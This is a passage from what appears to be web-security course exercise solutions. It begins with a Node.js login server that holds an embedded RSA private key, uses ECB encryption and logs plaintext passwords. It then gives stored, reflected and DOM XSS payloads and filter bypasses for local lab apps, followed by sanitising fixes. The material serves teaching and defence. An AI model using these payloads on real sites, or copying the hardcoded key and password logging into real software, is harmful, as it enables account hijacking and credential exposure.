22     "7bkUjU/eMFf7YIC58Y3IQUDGlWaIsoJ8Bg9YOUYg9f7W3yjhAqrAfjuIgi5exs4S\n" +
23     "A8a/WX5TwrUXaBOCIxTopJdi8qvL9yhppoDEHVYpITFpWNiz5wiiWtkh4cw6yo9v\n" +
24     "9jbsO1s2qGSrzaw84Q0O0WUPnyHliugamTV9FwIDAQABAoIBAFC87lDW/AU3Q2yY\n" +
25     "RLVoVZea2xY+iIa9xuMWv7ljGD5IQntDeKlf9OsGdThz8lcuU8C9oUCgnmV1HGIm\n" +
26     "C43pkIvnXhTGRh4N8W9iZR3STOBp7Zl53LEyVhACvJ1vpNadKrpC7Kg0oaba2oRo\n" +
27     "ygP0oNZ6vHdNjgydGnUh0mtgZ1J+OW8KMHNsUUhIqvU6lsc8d53P93POaKiRrV4n\n" +
28     "7fewaH43FRyLc8jSAUB371fS6+vOBzSeNorcBCN+lS4URenvDxv1QyYn58spBShL\n" +
29     "Cj79oiw0XtYdsmb+3yVNzpoQyPfLT4lwG6WC0BzhZVP/pdgRlQRHABjo45X/tKgy\n" +
30     "XuXMRhECgYEA9M64dbZ3/eO7QIDcLS9GIXGcShBHkWGAF1F4QxI/JxXpkAZhxehg\n" +
31     "G1YScipNcRfVuUar5v23YpdpVZmcAWmndrz9ZEbAIiXrbVq1bGLKzncGtjwesa6N\n" +
32     "PP39Ik8FwxtbnW/UDKVOjGQ3xWb31Rt4sUQrfUf0OwkPV3m0Fyz7wm8CgYEA73Dr\n" +
33     "0ZuDGu6NY/WiVZxk5JR223V99e0CPPXKiLe+mSGBVIg6Xoots9KI6OPOrWFlV3iy\n" +
34     "Dr2rrAmJq1LP/mgYQvoC7Ad825R6Q89k+EHGAnrNIKWXNCxsm60RyyJD6RwoaoVD\n" +
35     "nMU7ZYbZ3EZuwcMOp6cSmGUmSuZZ3g/idOGPo9kCgYEAg3e8keKi/+LbvaE2HMHl\n" +
36     "fLJhh1jExmtA+cTTu9lBtwDKhIEY4sqPSj7n+w2Ctzhgm3Y7fPpGEJlVhRXQNOYD\n" +
37     "e/20arSgG/aXPwvWoFVRqp07KoSQy0T9LoML/O/JHWVExwC2NPBVhYmQdd99OqHd\n" +
38     "J/1/CXGp1EZiSczfDQ8oSNsCgYEArNkpg0DuHe0DqJtTutWRh+kc/EQO0A9uRC9z\n" +
39     "K8rpDoY/ZJSK/mBlqaBcMTLyqfrbO4/nifimCyU/eqvndlIS4Za1sUmeeqzurjDz\n" +
40     "RLvGg1e+6MhhJMrFBISliayMtaUcD/lv26YNwLbeYsN9hOaYl7JmHBk40W0EhueU\n" +
41     "pKeIF9ECgYAeIALr5AxksYHtk/ai/0whnD7Utsv+t0xuZlCng0EXPIMSqEWECjvY\n" +
42     "GCWkmcQGmr8uwDdgLPUgJWJLJ9qt/042e97PZLILNWyedpmRUiRWb8XQ9IZ5pJlk\n" +
43     "i0klI3Xc/cqNdlgd1i7RJMkIl650OhgUCgz7tGhQszVNuSyrav9rZA==\n" +
44     "-----END RSA PRIVATE KEY-----\n");
45 const public_key = "-----BEGIN PUBLIC KEY-----\n" +
46     "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5Pj6KM2pClmVUWLc4/N+\n" +
47     "NdJSf50VI8Ylm6yXl4tNCkZadQbbPeCKupFStPW9UsVJRSzED2WbaccaGjy/g858\n" +
48     "mUX6qXlkDGhv5t+UlzrBB6RAsEQhk+9f+NSSAlRIsj545fOxBt8bp+nyrRib2kaT\n" +
49     "QpteECyMW/tWRDiUxI3IfMMXCGRR7bkUjU/eMFf7YIC58Y3IQUDGlWaIsoJ8Bg9Y\n" +
50     "OUYg9f7W3yjhAqrAfjuIgi5exs4SA8a/WX5TwrUXaBOCIxTopJdi8qvL9yhppoDE\n" +
51     "HVYpITFpWNiz5wiiWtkh4cw6yo9v9jbsO1s2qGSrzaw84Q0O0WUPnyHliugamTV9\n" +
52     "FwIDAQAB\n" +
53     "-----END PUBLIC KEY-----";
```

```javascript
net.createServer(async function (client) {
    client.write(public_key);
    log(client, "I've sent my public RSA key to the client");
    client.once('data', async function (data) {
        const AESkey = private_key.decrypt(data.toString(), 'utf8');
        const decipher = crypto.createDecipher('aes-256-ecb', AESkey);
        const cipher = crypto.createCipher('aes-256-ecb', AESkey);

        log(client, "I've recieved the AES symmetric key. It is " + AESkey);

        client.pipe(decipher);
        cipher.pipe(client);

        decipher.once('data', async function (data) {
            const credentials = JSON.parse(data.toString());
            if (await login(credentials, client)) {
                log(client, "User logged in!");
                decipher.pipe(process.stdout);
                process.stdin.pipe(cipher);
            } else {
                log(client, "User credentials incorrect");
                client.destroy();
            }
        });
    });
}).listen(5678);


async function login(credentials, client) {
    log(client, "The user is trying to log in with" +
        "\n\tUser: " + credentials.user +
        "\n\tPassword: " + credentials.password +
        "\n\tAuthenticator: " + credentials.authenticator);

    let user_info = pseudoDB[credentials.user];

    if (user_info === undefined) {
        log(client, "User not found");
        return false
    }

    let correct_password = await bcrypt.compare(credentials.password, user_info.hash);
    let correct_authenticator = check_authenticator(user_info.auth, credentials.authenticator);

    if (!correct_password) {
        log(client, "Wrong password");
        return false;
    } else if (!correct_authenticator) {
        log(client, "Wrong authenticator");
        return false;
    } else {
        return true;
    }
}
function check_authenticator(seed, authenticator) {
    return crypto.createHash('sha256').update(last_timestamp.toString() + seed)
    .digest('hex').substr(0, 6) === authenticator;
}
function log(socket, text) {
    console.log("[+] " + socket.remote + " " + socket.remotePort + " | " + text)
}
setInterval(function () {
    let timestamp = Math.round((new Date()).getTime() / 1000);
    if ((timestamp % 30) === 0) {
        last_timestamp = timestamp;
    }
}, 1000);
```

Exercise 3.2

Stored XSS

Due to the fact that the application does not have any kind of XSS protection, the injection is as easy as typing

```
<script>alert()</script>
```

in any of the form fields. The next user that loads the comments will be affected by this XSS.

Reflected XSS

As we can see, the code parses the GET request parameters directly into the application. To trigger an alert() we only would have to send the victim an URL like: `http://localhost:8000/search?searchquery=<script>alert()</script>`

DOM based XSS

This time, writing a simple

```
<script>alert()</script>
```

into the form wont't work, because script tags are only processed by the browser when loading the page. To run a js code we can use the onerror tag like this:

```
<img src="image.gif" onerror="alert()">
```

Exercise 3.3

The following are the proposed solutions for securing the application. Keep in mind that this solutions aren't unique.

Reflected XSS

Since we don't need to allow any kind of code or html tag, encoding is the best approach. Using the library htmlencode, we encode the parameter searchquery before passing it to the browser. Now when we try to do <script>alert()</script>, the browser will display that instead of executing it.

```
var express = require('express');
var htmlencode = require('htmlencode');
var app = express();

db = {
  "apples": 2,
  "watermelons": 5,
  "pineapples": 3
};

app.get('/', function (req, res) {
  res.send("<html><head>" +
  "<title>Fruit stock tracker</title></head>" +
  "<body><h1>Write the name of the fruit to know how many we have</h1>" +
  "<div><form action=\"/search\" method=\"GET\">" +
  "<input type=\"text\" name=\"searchquery\"/>" +
  "<input type=\"submit\" value=\"Submit\"/>" +
  "</form></div>" +
  "</body></html>")
});


app.get('/search', function (req, res) {
  var query = req.query.searchquery;
  var result = db[query];
  res.send('<html>' +
  '<head>' +
  '<title>Fruit stock tracker</title>' +
  '</head>' +
  '<body>' +
  'We have ' + result + ' ' + htmlencode.htmlEncode(query) +
  '</body>' +
  '</html>')
});
app.listen(8000, () => console.log('Listening on 8000'));
```

Stored XSS

Using the library **sanitize-html**, or any similar, we can parse the user input in order to remove the potentially malicious tags. Remember that is safer to whitelist the safe tags, than to blacklist the unsafe ones.

```
var express = require('express');
var bodyParser = require('body-parser');
var sanitizeHtml = require('sanitize-html');

var app = express();

app.use(bodyParser.urlencoded({extended: true})); // for parsing application/x-www-form-urlencoded

db = [];

app.get('/', function (req, res) {
  list = "<ul>";
  for (var i = 0; i < db.length; i++) {
    list += "<li>" + sanitizeHtml(db[i].user) + " said: " + sanitizeHtml(db[i].comment, {
      allowedTags: ['b', 'i', 'em', 'strong', 'h1']
    }) + "</li>"
  }
  list += "</ul>";

  res.send('<html>' +
    '<head>' +
    '<title>The cat forum</title>' +
    '</head>' +
    '<body>' +
    "<h1>The Cat Forum. A place to talk about cats. </h1>" +
    list +
    "<form action=\"/comment\" method=\"POST\">
    <div><label>User</label>
      <input type=\"text\" name=\"user\"/>
    </div>
    <div><label>Comment</label>
      <input type=\"text\" name=\"comment\"/>
    </div>
    <div>
      <input type=\"submit\" value=\"Post your comment\" size=\"100\"/>
    </div></form>" +
    '</body>' +
  '</html>')
});

app.post('/comment', function (req, res) {
  db.push({comment: req.body.comment, user: req.body.user});
  res.redirect("/");
});

app.listen(8000, () => console.log('Listening on 8000'));
```

DOM based XSS

The solution is as easy as changing the .innerHTML method for .textContent. As we have seen the method textContent does input validation.

```
<!DOCTYPE html>
<html>
<body>

  <form id="myForm">
    What is your name?: <input type="text"><br>
  </form>
  <button onclick="getName()">Done</button>
  <p id="output"></p>

  <script>
  function getName(){
    var x = document.getElementById("myForm").elements[0].value;
    document.getElementById("output").textContent = "Hello, " + x;
  }
  </script>

</body>
</html>
```

Exercise 3.4

Level 1

This is a very simple reflected XSS. The backend does not encode or sanitize the user's input, so any js code inside a script tag inserted gets executed. The code can be inserted in the form, or even directly as a get parameter in the URL.

```
<script>alert()</script>
```

Level 2

We can't just make a post with script tags, since JS inside script tags is only executed once when the page is loaded. To achieve this, we can use the onerror tag. This tag is meant to be used as error handling, and can contain JS. We'll use the img tag as we were inserting and image, but refer to an inexistent url. When the browser fails to find this nonexistant image, the onerror tag will be executed.

```
<img src='fake_url_that_does_not_exist' onerror='alert()'>
```

Level 3

By requesting the following URL, we'll exploit the fact that this applications insert the parameter directly into the html. We'll also use the onerror tag. `https://localhost:8000/#noexist.jpg'onerror='alert("xss")'`

Level 4

Since the form inside the web does not do anything, it is clear that the objective is the URL. In the signup URL, there is a GET parameter that indicates where the page will redirect us next. This parameter get inserted in an **a tag** that is inserted in the page. We can profit the fact that everything after **javascript:** in a href gets executed as JS code when clicked to exploit a XSS. `http://localhost:8000/signup?next=javascript:alert(1)`

Level 5

By looking at the source code of the app, we can see that this site loads the content from another source. By default it loads a file from local static files, but the code is prepared to load other content easily, even though there is a protection to load from an external site. The protection does not allow us to load any url with http

with it. We can bypass it by inserting a **data URI** (`https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/Data_URIs`) with the malicious JS. `http://localhost:8000/#data:text/plain,alert('xss')`